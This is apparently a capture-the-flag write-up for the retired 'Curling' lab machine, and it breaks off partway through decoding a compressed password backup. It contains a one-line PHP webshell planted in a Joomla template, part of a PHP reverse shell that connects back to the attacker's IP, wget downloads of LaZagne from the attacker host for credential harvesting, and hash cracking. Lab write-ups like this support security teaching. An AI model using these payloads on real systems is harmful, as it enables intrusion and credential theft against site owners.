# Curling

Curling

OS
Linux

RELEASE DATE
27 Oct 2018

DIFFICULTY
Easy

MACHINE STATE
Retired

## Scanning & Reconnaissance

Nmap port scanning:

```
# nmap -sS -T4 -p- -oN ports 10.129.162.252
Nmap scan report for 10.129.162.252
Host is up (0.058s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Nmap version and default scripts scan:

```
# nmap -p 22,80 -sCV -T4 -oN vulns 10.129.162.252
Nmap scan report for 10.129.162.252
Host is up (0.044s latency).
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8a:d1:69:b4:90:20:3e:a7:b6:54:01:eb:68:30:3a:ca (RSA)
|   256 9f:0b:c2:b2:0b:ad:8f:a1:4e:0b:f6:33:79:ef:fb:43 (ECDSA)
|_  256 c1:2a:35:44:30:0c:5b:56:6a:3f:a5:cc:64:66:d9:a9 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Home
|_http-generator: Joomla! - Open Source Content Management
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Whatweb scan:

```
# whatweb 10.129.162.252 > whatweb
http://10.129.162.252 [200 OK] Apache[2.4.29], Bootstrap,
Cookies[c0548020854924e0aecd05ed9f5b672b], Country[RESERVED][ZZ], HTML5,
HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)],
HttpOnly[c0548020854924e0aecd05ed9f5b672b], IP[10.129.162.252], JQuery,
MetaGenerator[Joomla! - Open Source Content Management], PasswordField[password],
Script[application/json], Title[Home]
```

Directory scanning:

```
# ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -
u http://10.129.162.252/FUZZ
<SNIP>
[Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 81ms]
    * FUZZ: language

[Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 82ms]
    * FUZZ: administrator

[Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 82ms]
    * FUZZ: plugins

[Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 82ms]
    * FUZZ: cache

[Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 91ms]
    * FUZZ: components
```


```
[Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 102ms]
    * FUZZ: tmp

[Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 102ms]
    * FUZZ: media

[Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 84ms]
    * FUZZ: images

[Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 82ms]
    * FUZZ: bin

[Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 90ms]
    * FUZZ: modules

[Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 102ms]
    * FUZZ: templates

[Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 118ms]
    * FUZZ: includes

[Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 118ms]
    * FUZZ: libraries

[Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 38ms]
    * FUZZ: layouts

[Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 40ms]
    * FUZZ: server-status

[Status: 200, Size: 14249, Words: 762, Lines: 362, Duration: 76ms]
    * FUZZ:

[Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 58ms]
    * FUZZ: cli
<SNIP>
```

File scanning with .php extension:


```
# ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -u http://10.129.162.252/FUZZ.php
<SNIP>
[Status: 200, Size: 14270, Words: 762, Lines: 362, Duration: 62ms]
```

```
    * FUZZ: index

[Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 39ms]
    * FUZZ: configuration
<SNIP>
```

Checking the source code we find this:




```
</body>
        <!-- secret.txt -->
</html>
```



view-source:http://10.129.162.252/secret.txt

```
Q3VybGluZzIwMTgh
```

Checking the website we find the user `floris`



Curling you know its true!

Details
Written by Super User
Category: Uncategorised
Published: 22 May 2018
Hits: 4

Curling is absolutely the best sport to watch on television, particularly for viewers looking for an escape from the frantic "more, faster, bigger, higher" grind of most televised games. Watching basketball or hockey can get

My first post of curling in 2018!

Details
Written by Super User
Category: Uncategorised
Published: 22 May 2018
Hits: 4

Hey this is the first post on this amazing website! Stay tuned for more amazing content! curling2018 for the win!

- Floris

Joomla is running, we can check the version in the following file:

```
# curl -s http://10.129.162.252/README.txt | head -n 5
1- What is this?
        * This is a Joomla! installation/upgrade package to version 3.x
        * Joomla! Official site: https://www.joomla.org
        * Joomla! 3.8 version history -
https://docs.joomla.org/Special:MyLanguage/Joomla_3.8_version_history
        * Detailed changes in the Changelog: https://github.com/joomla/joomla-
cms/commits/staging
```

We can use the tool `dropescan` to scan the joomla service:


```
# droopescan scan joomla --url http://10.129.162.252/
[+] Possible version(s):
    3.8.10
    3.8.11
    3.8.11-rc
    3.8.12
    3.8.12-rc
    3.8.13
    3.8.7
    3.8.7-rc
    3.8.8
    3.8.8-rc
    3.8.9
    3.8.9-rc

[+] Possible interesting urls found:
    Detailed version information. -
http://10.129.162.252/administrator/manifests/files/joomla.xml
    Login page. - http://10.129.162.252/administrator/
    License file. - http://10.129.162.252/LICENSE.txt
    Version attribute contains approx version -
http://10.129.162.252/plugins/system/cache/cache.xml

[+] Scan finished (0:00:00.802765 elapsed)
```

# Vulnerability Assessment & Exploitation

When we inspected the directory `http://10.129.162.252/secret.txt`, we found a string encoded in base64, we can decode with this command to get a password:

```
# echo 'Q3VybGluZzIwMTgh' > secret.txt

# base64 -d secret.txt
Curling2018!
```

During our reconnaissance phase we discovered the user "Floris" which correspond to Super User, let's try the credentials floris:Curling2018!




Login Form

Hi Super User,

Sheet
with tiny
ter droplets are

We have successfully logged in. Let's check what can we get with this user. I wasn't able to do anything useful in that website. From our joomla scan we discovered there is an administrator directory to login `http://10.129.162.252/administrator/` , if we try the same credentials, we are able to login as well.



You have post-installation messages

There are important post-installation messages that require your attention.

This information area won't appear when you have hidden all the messages.

SAMPLE DATA

Blog Sample data — Sample data which will set up a blog site. If the site is multilingual, the data will be tagged to the active backend language.

LOGGED-IN USERS

| | |
|---|---|
| Super User Site | 2023-07-10 02:04 |
| Super User Administration | 2023-07-10 02:05 |

POPULAR ARTICLES

| | |
|---|---|
| 4 What's the object of curling? | 2018-05-22 18:54 |
| 4 Curling you know its true! | 2018-05-22 18:53 |
| 4 My first post of curling in 2018! | 2018-05-22 18:51 |


RECENTLY ADDED ARTICLES

| | |
|---|---|
| ✓ What's the object of curling? Super User | 2018-05-22 18:54 |

Joomla! 3.8.8 — © 2023 Cewl Curling site!


Logged in as administrator in the joomla control panel we can use the following exploit:

1- Click on `Templates` on the bottom left



| | Style | Default | Pages | Template | ID |
|---|---|---|---|---|---|
| □ | Beez3 - Default | ☆ | Not assigned | Beez3 | 4 |
| □ | protostar - Default | ★ | Default for all pages | Protostar | 7 |


2- Click on templates again and select protostar. We will arrive to the following site:



Select a File

You can select from a number of options for customising the look of your templates. The Template Manager supports Source files, Image files, Font files, Zip archives and most of the operations that can be performed on those files. Select a file and you are good to go. Check the documentation if you want to know more.

3- Click on error.php and write you php payload on it:




Editing file "/error.php" in template "protostar".

```
<?php
/**
 * @package     Joomla.Site
 * @subpackage  Templates.protostar
 *
 * @copyright   Copyright (C) 2005 - 2018 Open Source Matters, Inc. All rights reserved.
 * @license     GNU General Public License version 2 or later; see LICENSE.txt
 */

  system($_GET['cmd']);

defined('_JEXEC') or die;

/** @var JDocumentError $this */

$app  = JFactory::getApplication();
$user = JFactory::getUser();

// Getting params from template
$params = $app->getTemplate(true)->params;

// Detecting Active Variables
$option   = $app->input->getCmd('option', '');
$view     = $app->input->getCmd('view', '');
$layout   = $app->input->getCmd('layout', '');
$task     = $app->input->getCmd('task', '');
```

4- After that click on `Save & Close` and we can run curl to check if our webshell is working:

```
# curl http://10.129.162.252/templates/protostar/error.php?cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

It works so after that I changed the error.php with the PHP PentestMonkey revshell and started a listener:



Editing file "/error.php" in template "protostar".

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.16';
$port = 443;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0);  // Parent exits
```

```
# nc -nlvp 443
listening on [any] 443 ...
```

Then I just ran curl and got the reverse shell:

```
# curl http://10.129.162.252/templates/protostar/error.php

# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.16] from (UNKNOWN) [10.129.162.252] 58752
Linux curling 4.15.0-156-generic #163-Ubuntu SMP Thu Aug 19 23:31:58 UTC 2021
x86_64 x86_64 x86_64 GNU/Linux
 02:29:55 up  2:17,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$
$ python3 -c 'import pty; pty.spawn("/bin/bash");'
www-data@curling:/$
```

I made a .zip file of lazagne and I transfered it to the target, there I unzip it and I ran it:

```
# zip -r lazagne.zip LaZagne

# python3 -m http.server 80

www-data@curling:/tmp$ wget http://10.10.16.16/lazagne.zip

www-data@curling:/tmp$ unzip lazagne.zip

www-data@curling:/tmp$ cd LaZagne
```

```
www-data@curling:/tmp/LaZagne$ cd Linux
```

```
www-data@curling:/tmp/LaZagne/Linux$ python3 ./laZagne.py all
python3 ./laZagne.py all
<SNIP>
[+] Hash found !!!
Hash: $1$gLhU0/$aW78kHK1QfV3P2b2znUoe/
<SNIP>
```

I saved the hash and I cracked it with hashcat from my machine:

```
# hashcat -m 500 '$1$gLhU0/$aW78kHK1QfV3P2b2znUoe/'
/usr/share/wordlists/rockyou.txt
<SNIP>
$1$gLhU0/$aW78kHK1QfV3P2b2znUoe/:topsecret
<SNIP>
```

We got the password `topsecret` from the hash. I tried it with the user `floris` but no luck, the password is not that one. Enumerating the home directory of floris we discover we can read the file `password_backup` :

```
www-data@curling:/home/floris$ ls -la
ls -la
total 44
drwxr-xr-x 6 floris floris 4096 Aug  2  2022 .
drwxr-xr-x 3 root   root   4096 Aug  2  2022 ..
lrwxrwxrwx 1 root   root      9 May 22  2018 .bash_history -> /dev/null
-rw-r--r-- 1 floris floris  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 floris floris 3771 Apr  4  2018 .bashrc
drwx------ 2 floris floris 4096 Aug  2  2022 .cache
drwx------ 3 floris floris 4096 Aug  2  2022 .gnupg
drwxrwxr-x 3 floris floris 4096 Aug  2  2022 .local
-rw-r--r-- 1 floris floris  807 Apr  4  2018 .profile
drwxr-x--- 2 root   floris 4096 Aug  2  2022 admin-area
-rw-r--r-- 1 floris floris 1076 May 22  2018 password_backup
-rw-r----- 1 floris floris   33 Jul 10 00:13 user.txt
```


```
www-data@curling:/home/floris$ cat password_backup
cat password_backup
00000000: 425a 6839 3141 5926 5359 819b bb48 0000  BZh91AY&SY...H..
00000010: 17ff fffc 41cf 05f9 5029 6176 61cc 3a34  ....A...P)ava.:4
00000020: 4edc cccc 6e11 5400 23ab 4025 f802 1960  N...n.T.#.@%...`
```

```
00000030: 2018 0ca0 0092 1c7a 8340 0000 0000 0000   ......z.@......
00000040: 0680 6988 3468 6469 89a6 d439 ea68 c800  ..i.4hdi...9.h..
00000050: 000f 51a0 0064 681a 069e a190 0000 0034  ..Q..dh........4
00000060: 6900 0781 3501 6e18 c2d7 8c98 874a 13a0  i...5.n......J..
00000070: 0868 ae19 c02a b0c1 7d79 2ec2 3c7e 9d78  .h...*..}y..<~.x
00000080: f53e 0809 f073 5654 c27a 4886 dfa2 e931  .>...sVT.zH....1
00000090: c856 921b 1221 3385 6046 a2dd c173 0d22  .V...!3.`F...s."
000000a0: b996 6ed4 0cdb 8737 6a3a 58ea 6411 5290  ..n....7j:X.d.R.
000000b0: ad6b b12f 0813 8120 8205 a5f5 2970 c503  .k./... ....)p..
000000c0: 37db ab3b e000 ef85 f439 a414 8850 1843  7..;.....9...P.C
000000d0: 8259 be50 0986 1e48 42d5 13ea 1c2a 098c  .Y.P...HB....*..
000000e0: 8a47 ab1d 20a7 5540 72ff 1772 4538 5090  .G.. .U@r..rE8P.
000000f0: 819b bb48                                ...H
```

We can use the tool `xxd` to do reverse engineering:

```
www-data@curling:/home/floris$ cp ./password_backup /tmp

www-data@curling:/tmp$ python3 -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
```

```
# wget http://10.129.162.252:1234/password_backup
--2023-07-09 22:58:57--  http://10.129.162.252:1234/password_backup
Connecting to 10.129.162.252:1234... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1076 (1.1K) [application/octet-stream]
Saving to: ‘password_backup’

password_backup          100%[===================================>]   1.05K  --.-KB/s    in 0.03s

2023-07-09 22:58:57 (37.8 KB/s) - ‘password_backup’ saved [1076/1076]
```



```
└─# xxd -r password_backup
BZh91AY&SY���H���A��P)ava�:4N���nT#��@%�` ▒
                                   ��z�@�i�4hdi���9�h�Q�dh▒���4i�5n▒�▯��Jh��
"��n�V�3�`F���s
    7ǯj:X�dR��k��  ���)p�7;����9��P▒C�Y�P      �HB��*   ��G�  �U@r�rE8P����
```

We don't get a normal output, we will redirect the output to a file to inspect it better:

```
# xxd -r password_backup > password

# file password
password: bzip2 compressed data, block size = 900k
```

It seems it is a bzip2 compressed file, so we will need to decompress it:

```
# mv password password.bz2

# bzip2 -d password.bz2

# file password
password: gzip compressed data, was "password", last modified: Tue May 22
19:16:20 2018, from Unix, original size modulo 2^32 141
```

It seems the file was compressed multiple times, now it is compressed in gzip format. Let's decompress it:

```
# mv password password.gz

# gunzip password.gz

# file password
password: bzip2 compressed data, block size = 900k
```

It is a bzip2 file again. Let's do the same:

